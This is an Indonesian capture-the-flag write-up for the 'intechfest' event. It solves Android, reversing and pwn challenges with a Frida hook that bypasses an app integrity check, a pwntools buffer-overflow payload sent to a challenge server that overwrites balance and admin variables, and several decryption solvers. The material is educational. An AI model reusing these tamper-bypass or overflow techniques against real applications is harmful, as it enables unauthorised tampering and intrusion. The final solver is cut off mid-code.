
Context is the abstract class, which acts as an interface to global information about an application environment. This is an abstract class whose implementation is provided by the Android system. It allows access to application-specific resources and classes, as well as up-calls for application-level operations such as launching activities, broadcasting and receiving intents, etc.
See Context class code here

ContextWrapper is an Adapter or proxying implementation of Context that simply delegates all of its calls to another Context. Can be subclassed to modify behavior without changing the original Context. [It uses adapter pattern]
See ContextWrapper class code here

ContextImpl is a common implementation of Context API, which provides the base context object for Activity and other application components.
See ContextImpl class code here

Oke dengan ini kita bisa gunakan kedua class diatas yaitu **ContextWrapper,** maupun **ContextImpl** keduanya sama2 mempunyai fungsi **getPackageCodePath** & **getPackageResourcePath**. Full Script

```
Java.perform(function () {
    var Context = Java.use('android.content.ContextWrapper');
    Context.getPackageCodePath.implementation = function(arg) {
        console.log("Hooking");
        return "uwoghhhhhhh cnnuy T_T T_T T_T";
   }
   Context.getPackageResourcePath.implementation = function(arg){
        console.log("Hooking 2");
        return "uwoghhhhhhh cnnuy T_T T_T T_T";
   }
});
```



Flag : itf{dont_live_like_hard_people}

REV

fr00t (175 pts)

Diberikan file ELF, kami membukanya menggunakann IDA.

```
53      {
54        case 1:
55          sub_8052C70("Your balance is %d\n");
56          break;
57        case 2:
58          sub_805FF90("What do you want to buy?");
59          for ( i = 0; i <= 3; ++i )
60            sub_8052C70("%d. %s - %d\n");
61          sub_8060380(10);
62          sub_8052C70("Enter your choice: ");
63          sub_8052CC0("%d", (char)&v2);
64          sub_8052C70("Enter amount: ");
65          sub_8052CC0("%d", (char)&v1);
66          sub_8060380(10);
67          if ( v2 <= 0 || v2 > 4 )
68            goto LABEL_21;
69          if ( v10 < dword_8109068[v2 - 1] * v1 )
70          {
71            sub_805FF90("You don't have enough balance!");
72          }
73          else if ( v2 == 4 )
74          {
75            if ( v6 )
76              return sub_80529C0("echo \"Whoaa you got it!\" && cat flag.txt");
77            sub_805FF90("Only admin can buy this item!");
78          }
79          else
80          {
81            v10 -= dword_8109068[v2 - 1] * v1;
82            v4[v2 - 1] += v1;
```

Intinya kita harus mengubah variable v6 menjadi true dan harus memiliki balance yang melebihi harga flag. Bugnya ada pada fungsi sub_805FCA0 atau pada saat input nama

```
24  sub_8052C70("Enter your name: ");
25  sub_805FCA0(v5);
26  sub_8060380(10);
```

Ini lebih ke pwn, jadi tinggal buat payload untuk overwrite local variable balance ebp-C dan v6 ebp-1C. Berikut solver yang kami gunakan

```
from pwn import *

payload = b"A"*(0x3c-0x1c)
payload += p32(1)
payload += p32(0)
payload += p32(0)
payload += p32(0)
```

```
payload += p32(123456)
# r = process("./challenge")
r = remote("15.235.143.42",18635)
# gdb.attach(r,"""
#         b *0x08049A52
#         c
#         """)
r.recvuntil(b"name: ")
r.sendline(payload)
r.recvuntil(b": ")
r.sendline(b"2")
r.recvuntil(b": ")
r.sendline(b"4")
r.recvuntil(b": ")
r.sendline(b"1")
r.interactive()
```

```
kosong ~ ctf intechfest python solver_fr00t.py
[+] Opening connection to 15.235.143.42 on port 18635: Done
[*] Switching to interactive mode

Whoaa you got it!
itf{int3g3r_0v3rfl00w_s000_bas111c}[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 15.235.143.42 port 18635
```

Flag : itf{int3g3r_0v3rfl00w_s000_bas111c}

snake code (247 pts)

Diberikan opcode python sebagai berikut

```
 5           0 BUILD_LIST               0
             2 STORE_FAST               1 (enc)

 6           4 LOAD_FAST                0 (flag)
             6 GET_ITER
        >>   8 FOR_ITER                17 (to 44)
            10 STORE_FAST               2 (i)

 7          12 LOAD_FAST                1 (enc)
            14 LOAD_METHOD              0 (append)
            16 LOAD_GLOBAL              1 (chr)
            18 LOAD_GLOBAL              2 (ord)
            20 LOAD_FAST                2 (i)
            22 CALL_FUNCTION            1
            24 LOAD_CONST               1 (69)
            26 BINARY_XOR
            28 LOAD_CONST               2 (5000)
            30 BINARY_ADD
```

```
          32 CALL_FUNCTION          1
          34 LOAD_METHOD            3 (encode)
          36 CALL_METHOD            0
          38 CALL_METHOD            1
          40 POP_TOP
          42 JUMP_ABSOLUTE          4 (to 8)

  8     >>   44 LOAD_CONST            3 (b'')
          46 LOAD_METHOD            4 (join)
          48 LOAD_FAST              1 (enc)
          50 CALL_METHOD            1
          52 LOAD_METHOD            5 (decode)
          54 CALL_METHOD            0
          56 RETURN_VALUE
```

Selanjutnya tinggal konversi ke kode python secara manual . Kode tersebut melakukan xor dengan 69 lalu ditambah dengan 5000 , kemudian di encode dan disimpan di file. Jadi solvernya tinggal decode , substract, lalu xor dengan konstanta yang sama. Berikut solver yang kami gunakan

```
f = open("flag.enc","rb").read()
a = f.decode()
flag = ""
for i in a:
        flag += chr((ord(i)-5000)^69)
print(flag)
```

```
kosong ~ ctf intechfest snake python solver.py
itf{d0nt_u_l0vE_4NaLyZinG_pYc}
```

Flag : itf{d0nt_u_l0vE_4NaLyZinG_pYc}

Lua (472 pts)

Diberikan file luac

```
kosong ~ ctf intechfest file challenge.luac
challenge.luac: Lua bytecode, version 5.2
```

Terlihat versinya 5.2 , jadi kita bisa gunakan luadec dan compile manual dengan versi 5.2 (https://github.com/viruscamp/luadec) . Ketika di decompile mendapatkan segmentation fault, kita coba disassembly lalu mendapatkan nama fungsinya. Kemudian kita coba decompile specific functionnya.

```
kosong … intechfest luadec luadec ./luadec -f 0 challenge.luac
cannot find blockend > 23 , pc = 22, f->sizecode = 23
cannot find blockend > 39 , pc = 38, f->sizecode = 39
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.2 from https://github.com/viruscamp/luadec
-- Command line: -f 0 challenge.luac

-- params : ...
-- function num : 0 , upvalues : upval_0_0
local l_0_0 = function(l_1_0)
  -- function num : 0_0 , upvalues : upval_0_0
  local l_1_1 = ""
  local l_1_2 = 1
  while l_1_2 <= #l_1_0 do
    local l_1_3 = ((upval_0_0.string).byte)(l_1_0, l_1_2)
    local l_1_4 = ((upval_0_0.math).random)(1, 250)
    l_1_3 = ((upval_0_0.bit32).bxor)(l_1_3, ((upval_0_0.bit32).rshift)(l_1_4, 1))
    l_1_1 = l_1_1 .. ((upval_0_0.string).char)(l_1_3) .. ((upval_0_0.string).char)(l_1_4 + 5)
    l_1_2 = l_1_2 + 1
  end
  do
    return l_1_1
  end
end

upval_0_0.encrypt = l_0_0
l_0_0 = "i\0062@~6\030\208%@I}\024]/\229\020@m@I1\014@m\1833@_Q]\t\127\028\030aM*q/\025@[u?#l\aq\bFd
.@t\1486\156"
;
((upval_0_0.io).write)(">> ")
local l_0_1 = ((upval_0_0.io).read)()
if l_0_0 == (upval_0_0.encrypt)(l_0_1) then
  (upval_0_0.print)("You are correct!\n")
else
  ;
  (upval_0_0.print)("Wrong!")
end
```

Fungsinya cukup simple , jadi selanjutnya tinggal kita reverse saja. Berikut solver yang kami gunakan

```
f = open("challenge.luac","rb").read()
ind = f.index(b"i\x06")
a = f[ind:ind+58]
flag = ""
for i in range(0,len(a),2):
        tmp1 = a[i]
        tmp2 = a[i+1]
        tmp2 -= 5
        tmp2 >>= 1
        flag += chr(tmp2^tmp1)
print(flag)
```

```
kosong ~ ctf intechfest python solver_lua.py
itf{lu4_s0_e4sy_t0_dec0mpil3}
```

Flag : itf{lu4_s0_e4sy_t0_dec0mpil3}

go go go! (499 pts)


Diberikan file ELF, kita buka menggunakan IDA

```
1  void __cdecl main_main()
2  {
3    __int64 v0; // r14
4    __int64 v1; // [rsp-38h] [rbp-70h]
5    __int64 v2; // [rsp-38h] [rbp-70h]
6    void *retaddr; // [rsp+38h] [rbp+0h] BYREF
7
8    if ( (unsigned __int64)&retaddr > *(_QWORD *)(v0 + 16) )
9    {
10     main_GetRandStr();
11     runtime_makeslice(v1);
12     if ( (unsigned __int8)aItf[0] >= 0x80u )
13       runtime_decoderune(v2);
14     runtime_panicIndex();
15   }
16   runtime_morestack_noctxt_abi0();
17 }
```

Terlihat ada fungsi yang menghasilkan nilai random. Jadi kita coba debug untuk mengetahui prosesnya

```
    0x482af5 <main.main+181>  test   rdx, rdx
    0x482af8 <main.main+184>  jbe    0x482b97 <main.main+343>
    0x482afe <main.main+190>  movzx  r10d, BYTE PTR [rsi]
→   0x482b02 <main.main+194>  add    r8d, r10d
    0x482b05 <main.main+197>  cmp    rdx, 0x1
    0x482b09 <main.main+201>  jbe    0x482b8a <main.main+330>
    0x482b0b <main.main+203>  movzx  r10d, BYTE PTR [rsi+0x1]
    0x482b10 <main.main+208>  xor    r8d, r10d
    0x482b13 <main.main+211>  cmp    rcx, 0x14
──────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "chall", stopped 0x482b02 in main.main (), reason: BREAKPOINT
[#1] Id 2, Name: "chall", stopped 0x45c61d in runtime.usleep (), reason: BREAKPOINT
[#2] Id 3, Name: "chall", stopped 0x45cc03 in runtime.futex (), reason: BREAKPOINT
[#3] Id 4, Name: "chall", stopped 0x45ce20 in runtime.epollwait (), reason: BREAKPOINT
[#4] Id 5, Name: "chall", stopped 0x45cc03 in runtime.futex (), reason: BREAKPOINT
[#5] Id 6, Name: "chall", stopped 0x45cc03 in runtime.futex (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x482b02 → main.main()
──────────────────────────────────────────────────────────────────────────────────────────
gef➤  p $r10d
$4 = 0x54
gef➤  p $r8d
$5 = 0x69
gef➤  x/gx $rsi
0xc000138008:   0x0000000000003454
gef➤
```

0x69 (i) di tambah dengan random value yaitu 0x54



Kemudian hasil jumlah tadi di xor dengan 0x34 (random value) . Karena kita tahu format flag jadi kita bisa mencari possibility value yang digunakan untuk operasi xor dan add. Kemudian possibility nilai tersebut tinggal di operasikan ke ciphertext dan validasi flag yang mungkin secara manual. Berikut solver yang kami gunakan

```
f = open("engkrip","rb").read()
known = "itf{"

dictt = {}
for i in range(len(known)):
        for j in range(0xff):
                for k in range(0xff):
                        tmp = ord(known[i])
                        tmp += j
                        tmp ^= k
                        if(tmp==f[i]):
                                a = str(j).rjust(3,"0")
                                b = str(k).rjust(3,"0")
                                c = a+b
                                if(c in dictt):
                                        dictt[c] += 1
                                else:
                                        dictt[c] = 1

poss_key = []
for i in dictt:
        if(dictt[i]==4):
                poss_key.append([int(i[:3]) ,int(i[3:])])

for i in poss_key:
```


```
flag = ""
for j in f:
        flag += chr(((j^i[1])-i[0])&0xff)
print(flag)
```

```
kosong ~ ctf intechfest go python solver.py
itf{Here's_some_choccy_milk_cz_you_are_3P1CCC}
itf{Èere§s_some_choccy_milk_cz_you_are_³P±ÃÃÃ}
```


Flag : itf{Here's_some_choccy_milk_cz_you_are_3P1CCC}

Exposed (499 pts)


Diberikan file PE. Terlihat bahwa executable tersebut dibuat dengan c# . Selanjutnya decompile dengan dnSpy. Terlihat bahwa program diobfuscate menggunakan confuserex. Jadi tinggal deobfuscate saja. Set breakpoint pada pemanggilan fungsi gchandle.Free().




Kemudian dump module koi yang merupakan executable aslinya.



Selanjutnya buka file koi tersebut dan terlihat kode program aslinya







```
Form1
using System.Collections.Generic;
using System.ComponentModel;
using System.Drawing;
using System.IO;
using System.Text;
using System.Windows.Forms;

namespace re3
{
    // Token: 0x02000002 RID: 2
    public class Form1 : Form
    {
        // Token: 0x06000002 RID: 2 RVA: 0x00002052 File Offset: 0x00000252
        public Form1()
        {
            this.InitializeComponent();
        }

        // Token: 0x06000003 RID: 3 RVA: 0x00002108 File Offset: 0x00000308
        private void Form1_Load(object sender, EventArgs e)
        {
            foreach (string path in Directory.GetFiles("res"))
            {
                this.comboBox1.Items.Add(Path.GetFileName(path));
            }
            string[] array = File.ReadAllLines("config.txt");
            this.m_Config = new Dictionary<string, string>();
            for (int j = 0; j < array.Length; j++)
            {
                string[] array2 = array[j].Split(new char[]
                {
                    ','
                });
                this.m_Config.Add(array2[0], array2[1]);
            }
        }
```

Terakhir tinggal reverse saja. Intinya value pada config.txt di xor dimana untuk valuenya (nilai setelah koma) didecode hex namun untuk keynya(nilai sebelum koma) tidak. Setelah mendapat key tinggal xor dengan isi dari setiap file. Berikut solver yang kami gunakan


```
import os


dictt = {}
dictt['5a49034ec21b04b927949104cb0d0461'] = '7138787f424365331250470a4a52235f'
dictt['1403358783bdce4dc72076c61c10dcd5'] = '52537d495d7c6a514a550f3d2a245a08'
dictt['e5b220a461f180aa4ccbf2ff0dad637c'] = '125e2b7a5d6835645e53047342472416'
dictt['930b17e21a6dfcd2e948ec9f34ef3e87'] = '717d56315c46107b5d0b5c032a390f55'
dictt['c91d7566bf7b4d156ff350d3fe1b1bd3'] = '277046267f52545337035338702c4b72'
dictt['49fbd1af267b2945bd755037fb89542f'] = '77782b06305f100f48625423787a5051'
dictt['afd41358be3afa6c6f5d39d269ec3ad6'] = '07130f79554b587c2d36540524327a11'
dictt['e5c24594f708d88d75e17b776f01234b'] = '3c5727466d746d651471597f2a4d6d00'
dir_path = 'res'

list_files = []

def xor(a,b):
    res = []
    for i in range(len(a)):
        res.append(ord(b[i])^a[i])
